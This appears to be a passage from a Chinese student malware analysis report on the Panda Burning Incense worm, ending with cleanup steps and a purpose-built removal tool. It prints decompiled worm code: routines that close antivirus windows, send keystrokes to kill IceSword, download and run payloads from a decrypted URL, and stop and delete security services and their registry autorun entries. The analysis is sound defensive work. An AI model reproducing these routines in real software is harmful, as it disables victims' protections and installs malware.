89     if ( StrCmp("江民", u36) )
90         j_PostMessageA(v0, 0x12u, 0, 0);
91     strcpy(&u35, &String, 101);
92     if ( StrCmp("超级兔子", u35) )
93         j_PostMessageA(v0, 0x12u, 0, 0);
94     strcpy(&u34, &String, 101);
95     if ( StrCmp("优化大师", u34) )
96         j_PostMessageA(v0, 0x12u, 0, 0);
97     strcpy(&u33, &String, 101);
98     if ( StrCmp("木马清道夫", u33) )
99         j_PostMessageA(v0, 0x12u, 0, 0);
100     strcpy(&u32, &String, 101);
101     if ( StrCmp("木马清道夫", u32) )
102         j_PostMessageA(v0, 0x12u, 0, 0);
103     strcpy(&u31, &String, 101);
104     if ( StrCmp("卡巴斯基反病毒", u31) )
105         j_PostMessageA(v0, 0x12u, 0, 0);
106     strcpy(&u30, &String, 101);
107     if ( StrCmp("Symantec AntiVirus", u30) )
108         j_PostMessageA(v0, 0x12u, 0, 0);
109     strcpy(&u29, &String, 101);
110     if ( StrCmp("Duba", u29) )
111         j_PostMessageA(v0, 0x12u, 0, 0);
112     strcpy(&u28, &String, 101);
113     if ( StrCmp("esteem proc", u28) )
114         j_PostMessageA(v0, 0x12u, 0, 0);
115     strcpy(&u27, &String, 101);
116     if ( StrCmp("绿鹰PC", u27) )
117         j_PostMessageA(v0, 0x12u, 0, 0);
118     strcpy(&u26, &String, 101);
119     if ( StrCmp("nullsub_1", u26) )
120         j_PostMessageA(v0, 0x12u, 0, 0);
121     strcpy(&u25, &String, 101);
122     if ( StrCmp("噬菌体", u25) )
123         j_PostMessageA(v0, 0x12u, 0, 0);
124     strcpy(&u24, &String, 101);
125     if ( StrCmp("木马辅助查找器", u24) )
126         j_PostMessageA(v0, 0x12u, 0, 0);
127     strcpy(&u23, &String, 101);
128     if ( StrCmp("System Safety Monitor", u23) )
129         j_PostMessageA(v0, 0x12u, 0, 0);
130     strcpy(&u22, &String, 101);
131     if ( StrCmp("Wrapped gift Killer", u22) )
132         j_PostMessageA(v0, 0x12u, 0, 0);
133     strcpy(&u21, &String, 101);
134     if ( StrCmp("Winsock Expert", u21) )
135         j_PostMessageA(v0, 0x12u, 0, 0);
136     strcpy(&u20, &String, 101);
137     if ( StrCmp("游戏木马检测大师", u20) )
138         j_PostMessageA(v0, 0x12u, 0, 0);
139     strcpy(&u19, &String, 101);
140     if ( StrCmp("超级巡警", u19) )
141         j_PostMessageA(v0, 0x12u, 0, 0);
142 }
143 while ( v0 );
```

```
144
145
146 u2 = j_GetDesktopWindow();
147 do
148 {
149
150     // 在桌面窗口
151     // 查找msctls_statusbar32状态栏标题,
152     // 然后再从这个窗口的子窗口查找pif(ustc)
```

```
153     // 如果查找到了,
154     u3 = j_FindWindowExA(u2, v0, 0, 0);
155     v0 = u3;
```

```
156     u4 = j_FindWindowExA(u3, 0, "msctls_statusbar32", 0);
157     u5 = j_FindWindowExA(u4, 0, 0, 0);
```

```
158     j_GetWindowTextA(u5, &String, 101);
159     strcpy(&u18, &String, 101);
160     if ( StrCmp("pif(ustc)", u18) )
```

```
161     {
162         j_PostMessageA(v0, 0x12u, 0, 0);
163         u6 = j_MapVirtualKeyA(0x11u, 0);
164         j_keybd_event(0x11u, u6, 0, 0);
165         u7 = j_MapVirtualKeyA(0x12u, 0);
166         j_keybd_event(0x12u, u7, 0, 0);
167         u8 = j_MapVirtualKeyA(0x44u, 0);
168         j_keybd_event(0x44u, u8, 0, 0);
169         u9 = j_MapVirtualKeyA(0x44u, 0);
170         j_keybd_event(0x44u, u9, 2u, 0);
171         u10 = j_MapVirtualKeyA(0x11u, 0);
172         j_keybd_event(0x11u, u10, 2u, 0);
173         u11 = j_MapVirtualKeyA(0x12u, 0);
174         j_keybd_event(0x12u, u11, 2u, 0);
175         if ( j_FindWindowA(0, "IceSword") )
```

```
176     {
177         u12 = j_MapVirtualKeyA(0xDu, 0);
178         j_keybd_event(0xDu, u12, 0, 0);
179         u13 = j_MapVirtualKeyA(0x04u, 0);
180         j_keybd_event(0x04u, u13, 0, 0);
```

注册快捷键 ctrl+alt+d 并发送退出消息

## 4.9 从指定网址查看链接并访问内容, 下载病毒, 然后执行

```
49 // 使用解密后的网址内容去访问网页
50 DeString_t("sup2-uW/ak97.No.6).tp8agt", &u0);
51 u0 = LStrToPChar(u0);
52 ReadWebSite(u0, &result);
53 LStrCmp(result, (char *) "qq");
54 if (ZeroFlag)
55 {
56     __writefsdword(0, u0);
57 }
58 else
59 {
60     do
61     {
62
63         // 从指定网址下载病毒, 并写到文件, 执行该病毒
64         if ( StrCmp("v\\n", result) <= 0 )
65         {
66             LStrLeng(u0, result);
67             GetSysPath(u0);
68             pWebSite = LStrToPChar(u0);
69             DelphiStrCopyStrong(u0, pWebSite);
70             ReturnPathName(u0, (char *) &u2);
71             LStrCat(u0, u2);
72             savePath = LStrToPChar(u0);
73             j_URLDownloadToFile(0, pWebSite, savePath, 0, 0);
74             GetSysPath((char *) &u2);
75             u1 = LStrToPChar(u0);
76             DelphiStrCopyStrong(u0, u1);
77             ReturnPathName(u0, (char *) &u2);
78             LStrCat((char *) &u2, u1);
79             u12 = LStrToPChar((char *) &u2);
80             j_WinExec(u12, 0);
81             LStrClr(&result);
82         }
83         else
84         {
85             u2 = StrCmp("v\\n", result);
86             LStrCopy(result, 1, u2 - 1, &u0);
87             u3 = StrCmp("v\\n", result) + 2;
88             u4 = ReadSize(result);
89             LStrCopy(result, u3, u4, &result);
90             GetSysPath((char *) &u0);
91             u5 = LStrToPChar(u0);
92             DelphiStrCopyStrong((char *) &u1, u5);
93             ReturnPathName((char *) &u1, (char *) &u2);
94             LStrCat((char *) &u2, u5);
95             u6 = LStrToPChar((char *) &u2);
96             j_URLDownloadToFile(0, u5, u6, 0, 0);
97             GetSysPath(u6);
98             u7 = LStrToPChar(u6);
99 }
```

## 4.10 攻击注册表

```
1//
2// 关闭指定服务
3// 删除指定服务
4// 删除指定注册表值
5void __stdcall AttachReg()
6{
7    CloseServer("Schedule");
8    CloseServer("sharedaccess");
9    CloseServer("RSCCenter");
10   CloseServer("RSRauMon");
11   CloseAndDeleteService("RSCCenter");
12   CloseAndDeleteService("RSRauMon");
13   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\RavTask");
14   CloseServer("KUVSC");
15   CloseServer("KUSruxp");
16   CloseAndDeleteService("KUVSC");
17   CloseAndDeleteService("KUSruxp");
18   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KvMonXP");
19   CloseServer("KavSVC");
20   CloseServer("duord_h07140");
21   CloseAndDeleteService((const CHAR *) &duord_h07144);
22   CloseAndDeleteService("KavSVC");
23   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\kav");
24   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KAVPersonal50");
25   CloseServer("McAfeeFramework");
26   CloseServer("McShield");
27   CloseServer("McTaskManager");
28   CloseAndDeleteService("McAfeeFramework");
29   CloseAndDeleteService("McShield");
30   CloseAndDeleteService("McTaskManager");
31   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\McAfeeUpdaterUI");
32   DeleteRegValue(
33       HKEY_LOCAL_MACHINE,
34       "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\Network Associates Error Reporting Service");
35   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\SHStatEXE");
36   CloseAndDeleteService("navapsc");
37   CloseAndDeleteService("wscsusc");
38   CloseAndDeleteService("KPFuSVC");
39   CloseAndDeleteService("SHDSVC");
40   CloseAndDeleteService("ccProxy");
41   CloseAndDeleteService("ccEvtMgr");
42   CloseAndDeleteService("ccEvtMgr");
43   CloseAndDeleteService("SPBBCSVC");
44   CloseAndDeleteService("Symantec Core LC");
45   CloseAndDeleteService("NPFHntor");
46   CloseAndDeleteService("McKService");
47   CloseAndDeleteService("FireSVC");
48   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\VLive.exe");
49   DeleteRegValue(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\yassiste");
50 }
```


## 5. 解决方案

### 1、查杀思路


①结束病毒进程 spo01sv.exe 进程

- ②修复注册表, 包括删除病毒自启动项 svcshare、修复文件的隐藏显示
- ③删除 C 盘下的 autorun.inf、setup.exe、spo0lsv.exe
- ④遍历全盘删除 Desktop\_.ini, 修复受感染的文件, 二进制文件和脚本文件要区别处理

## 2、编写专杀工具, 完成对恶意代码的清理与修复



电脑已经成功感染熊猫烧香病毒  
现在我们运行专杀工具来修复



这里快捷方式的图标没有改变是因为需要重启后才能恢复。

# 致 谢

正文用宋体小四, 内容限 1 页, 一律向 15PB 信息安全研究院谢意。